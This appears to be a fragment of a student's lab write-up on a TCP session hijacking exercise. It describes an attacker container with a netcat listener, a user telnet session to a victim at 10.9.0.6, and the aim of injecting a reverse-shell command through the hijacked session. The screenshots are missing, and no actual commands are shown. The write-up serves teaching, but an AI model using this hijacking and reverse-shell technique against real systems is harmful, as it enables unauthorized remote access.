
This occurs in my attacker container where I establish netcat connection and running code.



This is my user container , where we connect user to victim by telnet 10.9.0.6



Below we are establishing netcat connection.



we set up a reverse shell if we can directly run a command on the victim machine (i.e. the server machine). In the TCP session hijacking attack, attackers cannot directly run a command on the victim machine, so their jobs is to run a reverse-shell command through the session hijacking attack.